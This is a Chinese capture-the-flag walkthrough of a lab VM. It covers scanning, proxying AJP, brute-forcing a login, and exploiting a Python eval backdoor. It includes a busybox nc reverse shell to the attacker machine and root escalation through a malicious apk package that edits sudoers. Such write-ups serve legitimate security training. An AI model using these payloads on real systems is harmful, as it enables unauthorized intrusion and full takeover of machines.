


哈哈，整个活，补些wp

一、信息收集与服务探测

1. 主机发现

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:e5:45, IPv4: 192.168.205.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.205.1   00:50:56:c0:00:08       VMware, Inc.
192.168.205.2   00:50:56:fc:94:2f       VMware, Inc.
192.168.205.190 08:00:27:b0:70:3d       PCS Systemtechnik GmbH
192.168.205.254 00:50:56:fb:d6:c6       VMware, Inc.

4 responded
```

扫描结果显示，IP 地址为 192.168.205.190

2. 端口与服务扫描

确定目标 IP 后，使用 nmap 对其进行全端口扫描，以发现所有开放的 TCP 端口及其上运行的服务。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ nmap -p- 192.168.205.190
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 09:01 EDT
Nmap scan report for 192.168.205.190
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8010/tcp open  xmpp
```

结果显示目标开放了三个端口：

- **22/tcp**: SSH 服务，通常用于远程登录。
- **80/tcp**: HTTP 服务，即标准 Web 服务。
- **8010/tcp**: nmap 初步识别为 xmpp，但需要进一步确认。

二、Web 探索与 AJP 代理

1. 初探 80 端口

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 192.168.205.190
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

使用 gobuster 进行目录爆破也未发现任何有价值的路径

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
```

```
└─$ gobuster dir -u http://192.168.205.190 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,txt,html,zip -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.205.190
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```

2.8010 端口与 AJP

情况有点不对，看看8010是什么服务

```
PORT     STATE SERVICE VERSION
8010/tcp open  xmpp?
| fingerprint-strings:
|   GenericLines:
|_    ajpy
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8010-TCP:V=7.95%I=7%D=7/16%Time=6877A304%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,8,"\x124\0\x04ajpy");
MAC Address: 08:00:27:B0:70:3D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

搜索了一下

通过搜索，我们了解到 8010 端口很可能运行着 **AJP (Apache JServ Protocol)** 服务。

> [!Tip]
>
> **什么是 AJP?**
>
> AJP 是一个二进制协议，设计用于反向代理服务器（如 Apache HTTP Server）与后端的应用服务器（如 Apache Tomcat）之间进行通信。它比 HTTP 更高效，因为它在设计上减少了网络开销。我们不能像访问普通网页一样直接通过浏览器访问 AJP 服务。

为了与 AJP 服务交互，我们需要设置一个本地代理。这里我们使用 Apache httpd 服务器的 mod_proxy_ajp 模块，将我们本地的 8000 端口收到的 HTTP 请求转发到目标的 8010 端口。

代理配置步骤：

1. 启用 Apache 的相关代理模块：

```
sudo apt-get install apache2
sudo a2enmod proxy
sudo a2enmod proxy_http
sudo a2enmod proxy_ajp
```


2. 创建一个新的 Apache 站点配置文件 `/etc/apache2/sites-available/ajp-proxy.conf`：

```
Listen 8000
<VirtualHost *:8000>
    ProxyPass / ajp://192.168.205.190:8010/
    ProxyPassReverse / ajp://192.168.205.190:8010/
</VirtualHost>
```

3. 启用该站点并重启 Apache 服务：

```
sudo a2ensite ajp-proxy.conf
sudo systemctl restart apache2
```

配置完成后，访问我们自己机器的 `http://127.0.0.1:8000` (或 `http://192.168.205.128:8000`) 就相当于在访问目标 `192.168.205.190:8010` 上的 Web 应用了。



三、漏洞利用与初始访问

代理设置成功后，我们再次对代理后的地址进行目录爆破。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ gobuster dir -u http://192.168.205.128:8000 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,txt,html,zip -t 64
===============================================================
/login                (Status: 200) [Size: 21]
/test                 (Status: 200) [Size: 12]
/backdoor             (Status: 200) [Size: 9]
===============================================================
```

这次我们发现了三个路径：`/login`，`/test`，`/backdoor`。

1. 登录页面爆破

经过测试发现，`/login` 路径接受一个 `password` 参数，并提示密码长度为 5。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/login?password=test'
Password length is 5
```

这暗示我们需要爆破一个长度为 5 的密码。然而，直接使用常规字典爆破会遇到问题，因为后端对特殊字符的长度计算方式可能与我们预想的不同。正确的做法是对字典中的每一个密码进行 URL 编码。

1. 从 `rockyou.txt` 中筛选出所有长度为 5 的密码：

   ```
   grep -x '^.\{5\}$' /usr/share/wordlists/rockyou.txt > 5z.txt
   ```

2. 使用 Python 对筛选后的字典进行 URL 编码：

   ```
   python3 -c 'import sys, urllib.parse;
   [print(urllib.parse.quote(line.strip())) for line in sys.stdin]' < 5z.txt >
   5z_u.txt
   ```

3. 使用 `ffuf` 和编码后的字典进行爆破，并过滤掉返回内容为空的响应（`--fs 0`）：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ ffuf -u "http://192.168.205.128:8000/login?password=FUZZ" -w 5z_u.txt --
fs 0
...
%21%40%23%24%25         [Status: 200, Size: 25, Words: 1, Lines: 1,
Duration: 2ms]
...
```

我们找到了一个有效的密码 `%21%40%23%24%25`，它解码后是 `!@#$%`。

2. 后门与远程代码执行（RCE）

用找到的密码访问登录页面，返回了一个新的路径：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/login?password=%21%40%23%24%25'
/backdooooooooooooooooor
```

访问这个 `/backdooooooooooooooooor` 路径，并尝试传入 `cmd` 参数执行命令。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/backdooooooooooooooooor?cmd=id'
<built-in function id>
```

返回结果 `<built-in function id>` 表明后端很可能使用了 Python 的 `eval()` 或类似函数来执行代码，并且没有导入 `os` 模块。为了执行系统命令，我们需要先导入 `os` 模块。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/backdooooooooooooooooor?
cmd=__import__("os").popen("whoami").read()'
welcome
```

成功执行命令！我们当前的用户是 `welcome`。

3. 反弹 Shell

为了获得一个更稳定的交互式 Shell，我们利用这个 RCE 漏洞反弹一个 Shell 到我们的攻击机上。目标系统上存在 `busybox`，它集成了 `nc` (netcat) 工具。

1. 在攻击机（Kali）上监听 8888 端口：

```
nc -lvnp 8888
```

2. 通过 URL 发送反弹 Shell 的 payload（注意 `+` 在 URL 中会被视为空格，这里是 `busybox` 多功能二进制文件的用法）：

```
curl 'http://192.168.205.128:8000/backdooooooooooooooooor?
cmd=__import__("os").popen("busybox+nc+192.168.205.128+8888+-
e+/bin/bash").read()'
```

攻击机成功接收到连接，我们获得了 `welcome` 用户的 Shell。

4. 稳定 Shell 并获取用户 Flag

为了更好的交互体验，我们将这个简陋的 Shell 升级为功能齐全的 TTY。

```
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

在 `welcome` 用户的家目录下，我们找到了第一个 flag。

```
localhost:~$ ls -al
...
-rw-r--r--    1 root     welcome          39 Jul 14 15:11 user.txt
localhost:~$ cat user.txt
flag{5a80870310e5a3bc10c00ef6d20a3cac}
```

四、权限提升

我们的目标是 root 权限，因此需要进行提权。

1. 提权至 superuser

在枚举系统时，发现一个只监听在本地 `127.0.0.1:5000` 的可疑服务。

```
localhost:~$ netstat -lntup
...
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN
 -
...
localhost:~$ busybox nc 127.0.0.1 5000
Welcome to SignatureChain CTF over TCP!
Type 'view', 'submit', 'hint', or 'exit'
> view
[
  {
    "index": 1,
    "sender": "system",
    "recipient": "alice",
    "amount": 100,
    "signature":
"14ed219616014b683ae66d1ec2e098c84ff09695b33fff0a7652505e260be0aa",
    "note": "1"
  },
  {
    "index": 2,
    "sender": "alice",
    "recipient": "bob",
    "amount": 50,
```

```
    "signature":
"08188ce485e280ba7d8c614a776a478d75ac2e985a535d1d126117ceb59ac952",
    "note": "2"
  }
]
> hint
[Hint 1] Use 'view' to inspect part of the blockchain.
[Hint 2] The signature is just sha256(sender->recipient:amount).
[Hint 3] Try forging a valid signature with this knowledge.
[Hint 4] What if admin sent you 999 coins?
```

1. 使用 `view` 查看区块链的一部分。
2. 签名就是 `sha256(sender->recipient:amount)`。
3. 试着用这些知识伪造一个有效的签名。
4. 如果管理员给你发送了 999 枚硬币呢?

连接该服务后，发现是一个基于区块链签名的 CTF 挑战。

get不到，扒拉一下其他地方

```
localhost:~$ cd /opt/
localhost:/opt$ ls -al
total 16
drwxr-xr-x    4 root     root          4096 Jul 13 14:43 .
drwxr-xr-x   21 root     root          4096 Jul 13 18:06 ..
drwx--x--x    4 root     root          4096 Jul  9 16:53 containerd
drwxr-xr-x    2 root     root          4096 Jul 14 15:13 server
localhost:/opt$ cd server/
localhost:/opt/server$ ls -al
total 16
drwxr-xr-x    2 root     root          4096 Jul 14 15:13 .
drwxr-xr-x    4 root     root          4096 Jul 13 14:43 ..
-rw-r--r--    1 root     root            98 Jul 13 16:27 Dockerfile
-rw-r--r--    1 root     root          3667 Jul 13 16:21 server.py
localhost:/opt/server$ cat server.py
import socket
import threading
import json
import hashlib

FLAG = "flag{superuser/f124cf868d5e3fa5a7de39f80a2f9a0e}"

# ... 此处省略大量代码 ...
```

有捷径，哈哈哈

代码中硬编码了一个 flag：`flag{superuser/f124cf868d5e3fa5a7de39f80a2f9a0e}`。根据 flag 的格式，我们可以推断出存在一个名为 `superuser` 的用户，其密码可能是 `f124cf868d5e3fa5a7de39f80a2f9a0e`。

使用此凭据切换用户成功。

```
localhost:/opt/server$ cd /home/
localhost:/home$ su superuser
Password:
/home $ id
uid=1001(superuser) gid=1001(superuser) groups=300(abuild),1001(superuser)
```

2. 提权至 root

成为 `superuser` 后，检查 `sudo` 权限。

```
/home $ sudo -l
User superuser may run the following commands on localhost:
    (ALL) NOPASSWD: /sbin/apk
```

这是一个关键突破口！我们可以无需密码以 root 权限运行 `apk` 命令。`apk` 是 Alpine Linux 的包管理器。我们可以创建一个包含恶意安装后脚本的自定义 `.apk` 包，然后用 `sudo apk` 来安装它。该脚本将以 root 权限执行。

提权步骤：

1. **创建恶意包工作目录和文件**
   - `APKBUILD`：定义包名、版本等元信息。
   - `pwn.post-install`：安装后要执行的脚本。我们可以在这里写入提权命令。

```
# 创建工作目录
mkdir /tmp/malicious-pkg
cd /tmp/malicious-pkg

cat << 'EOF' > APKBUILD
pkgname=pwn
pkgver=1.0.0
pkgrel=0
pkgdesc="pwn"
arch="noarch"
license="GPL"
install="pwn.post-install"
package() {
    mkdir -p "$pkgdir"
}
EOF

# 写入恶意安装后脚本 (例如：给予 superuser 完全的 sudo 权限)
cat << 'EOF' > pwn.post-install
#!/bin/bash
echo 'superuser ALL=(ALL:ALL) NOPASSWD: ALL' >> /etc/sudoers
EOF
```

2. **生成签名密钥并构建包**
   `abuild` 工具需要签名密钥来构建包。

```
# 生成密钥对
abuild-keygen -a
# 构建包
abuild checksum
abuild -r
```

3. **安装恶意包并提权**
   使用 `sudo apk add` 并加上 `--allow-untrusted` 选项来安装我们自己构建的未签名包。

```
sudo apk add --allow-untrusted /home/superuser/packages/tmp/x86_64/pwn-1.0.0-r0.apk
```

安装过程中，`pwn.post-install` 脚本会被 root 执行，`superuser` 用户现在拥有了无密码执行任何 `sudo` 命令的权限。

```
localhost:/tmp/malicious-pkg$ sudo -l
User superuser may run the following commands on localhost:
    (ALL) NOPASSWD: /sbin/apk
    (ALL : ALL) NOPASSWD: ALL
```

4. **获取 Root Shell**

```
localhost:/tmp/malicious-pkg$ sudo su
/tmp/malicious-pkg # id
uid=0(root) gid=0(root) groups=0(root),...
```

最后，在 root 的家目录下找到最终的 flag。

```
/tmp/malicious-pkg # cat /root/root.txt
flag{bd941f8fb8a7b5b1c34bd71a349d6d04}
```